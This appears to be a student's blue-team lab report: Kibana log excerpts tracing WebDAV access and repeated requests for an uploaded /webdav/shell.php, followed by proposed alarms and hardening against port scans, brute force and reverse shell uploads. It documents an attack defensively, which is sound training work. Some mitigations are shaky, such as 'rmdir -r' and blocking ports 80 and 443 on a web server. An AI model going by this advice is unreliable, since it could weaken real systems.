
Apr 16, 2022 @ 22:43:09.210 - Apr 23, 2022 @ 22:43:09.210 —

```
> Apr 22, 2022 @ 04:41:47.260  @timestamp: Apr 22, 2022 @ 04:41:47.260 method: get query: GET /webdav http.request.method: get http.request.bytes: 122B
                               http.request.headers.content-length: 0 http.response.body.bytes: 460B http.response.headers.content-length: 460 http.response.headers.content-
                               type: text/html; charset=iso-8859-1 http.response.status_phrase: unauthorized http.response.status_code: 401 http.response.bytes: 664B
                               http.version: 1.1 server.bytes: 664B server.ip: 192.168.1.105 server.port: 80 status: Error network.protocol: http network.direction: inbound
                               network.community_id: 1:+USNi5Wz9TMdq3Gc4Eg6sk+rphs= network.bytes: 786B network.type: ipv4 network.transport: tcp event.kind: event

> Apr 22, 2022 @ 04:41:47.239  @timestamp: Apr 22, 2022 @ 04:41:47.239 network.community_id: 1:+USNi5Wz9TMdq3Gc4Eg6sk+rphs= network.bytes: 786B network.type: ipv4
                               network.transport: tcp network.protocol: http network.direction: outbound query: GET /webdav user_agent.original: Mozilla/4.0 (compatible; MSIE 6.0;
                               Windows NT 5.1) url.full: http://192.168.1.105/webdav url.scheme: http url.domain: 192.168.1.105 url.path: /webdav event.start: Apr 22, 2022 @
                               04:41:47.239 event.end: Apr 22, 2022 @ 04:41:47.240 event.kind: event event.category: network_traffic event.dataset: http event.duration: 0.5
                               http.version: 1.1 http.request.method: get http.request.bytes: 122B http.request.headers.content-length: 0 http.response.status_phrase: unauthorized

> Apr 22, 2022 @ 02:16:19.092  @timestamp: Apr 22, 2022 @ 02:16:19.092 url.path: /webdav url.full: http://192.168.1.105/webdav url.scheme: http url.domain: 192.168.1.105
                               source.port: 49762 source.bytes: 122B source.ip: 192.168.1.90 event.kind: event event.category: network_traffic event.dataset: http
```

Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- 12 total request were made to the web directory.
- The shell.php was requested several time



```
source.ip: 192.168.1.90 AND url.path:"/webdav/shell.php"
```

12 hits

Apr 27, 2021 @ 23:55:47.815 - Apr 27, 2022 @ 23:55:47.815 — Auto

Top 5 values in 12 / 12 records

Apr 27, 2022 @ 17:54:56.165	8.3%
Apr 27, 2022 @ 17:54:56.170	8.3%
Apr 27, 2022 @ 17:54:56.171	8.3%
Apr 27, 2022 @ 17:54:56.209	8.3%
Apr 27, 2022 @ 17:54:56.234	8.3%

```
Apr 27, 2022 @ 17:54:56.875   url.path: /webdav/shell.php @timestamp: Apr 27, 2022 @ 17:54:56.875 method: propfind agent.id: de2238f6-73be-44db-906f-
                              12490aa5ab17 agent.version: 7.7.0 agent.type: packetbeat agent.ephemeral_id: c35760b6-d026-459c-bb2d-d9a66e26c831
                              agent.hostname: server1 url.domain: 192.168.1.105 url.full: http://192.168.1.105/webdav/shell.php url.scheme: http
                              destination.bytes: 915B destination.ip: 192.168.1.105 destination.port: 80 type: http server.bytes: 915B
                              server.ip: 192.168.1.105 server.port: 80 host.name: server1 user_agent.original: gvfs/1.42.2 event.duration: 0.6

Apr 27, 2022 @ 17:54:56.872   url.path: /webdav/shell.php @timestamp: Apr 27, 2022 @ 17:54:56.872 type: http network.direction: inbound
                              network.community_id: 1:berVDD8C2uU/ItjZh9Ahnf5FT+c= network.bytes: 1.4KB network.type: ipv4 network.transport: tcp
                              network.protocol: http agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.version: 7.7.0 agent.type: packetbeat
                              agent.ephemeral_id: c35760b6-d026-459c-bb2d-d9a66e26c831 agent.hostname: server1 query: PROPFIND /webdav/shell.php
                              server.ip: 192.168.1.105 server.port: 80 server.bytes: 915B url.domain: 192.168.1.105

Apr 27, 2022 @ 17:54:56.806   url.path: /webdav/shell.php @timestamp: Apr 27, 2022 @ 17:54:56.806 event.start: Apr 27, 2022 @ 17:54:56.806 event.end: Apr
                              27, 2022 @ 17:54:56.808 event.kind: event event.category: network_traffic event.dataset: http event.duration: 1.4
```

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

1) A filter can be activated if detected traffic from a single source IP address is Connecting to different ports.

What threshold would you set to activate this alarm?

1) Any IP attempting to access closed ports should have the filter activate.

System Hardening

What configurations can be set on the host to mitigate port scans?

1) install a firewall, an IPS can detect port scans And shut them down.

Describe the solution. If possible, provide required command lines.

1) Filtering traffic from an IP triggered by the IPS can effectively mitigate port scans

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

1) An alarm could be set to go off for any IP address not on the whitelist that attempts to access.

What threshold would you set to activate this alarm?

1) The threshold for this alarm would be be 1, for any machine accessing it

System Hardening

What configuration can be set on the host to block unwanted access?

1) This directory should not allowed to exit on the server

Describe the solution. If possible, provide required command lines.

1) rmdir -r - this can be used to remove all files and the directory itself from the server

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

1) An alert can be created if 401 unauthorized is Returned from the server over a threshold

What threshold would you set to activate this alarm?

1) Start with 5 over a 30 minute period to allow forgotten or mistyped password and refine.

System Hardening

What configuration can be set on the host to block brute force attacks?

1) Limit failed login attempts
2) Limit logins to whitelist of IP addresses

Describe the solution. If possible, provide the required command line(s).

1) Configure account policies on your server to limit Failed login attempts

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

1) Set an alert for any blacklisted IP attempting to access this directory
2) All IPs outside the server range should be blacklisted

What threshold would you set to activate this alarm?

1) The threshold for this alarm should be 1, any attempt access set to trigger alarm

System Hardening

What configuration can be set on the host to control access?

1) Connections to the share folder should not be accessible from the web and restricted by the machine using a blacklist firewall rule

Describe the solution. If possible, provide the required command line(s).

1) Blocking ports 80 and 443
2) Blacklisting all external IPs

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

1) Set an alert for any .php file that is uploaded
2) Set firewall to block traffic to the shared folder on ports 80, 443 and 4444

What threshold would you set to activate this alarm?

Any traffic on these ports would warrant a alarm trigger

System Hardening

What configuration can be set on the host to block file uploads?

1) Remove the ability to upload files from over the web, all file uploads should be from a loca;l source.

Describe the solution. If possible, provide the required command line.

1) Block port80, 443, 4444

The End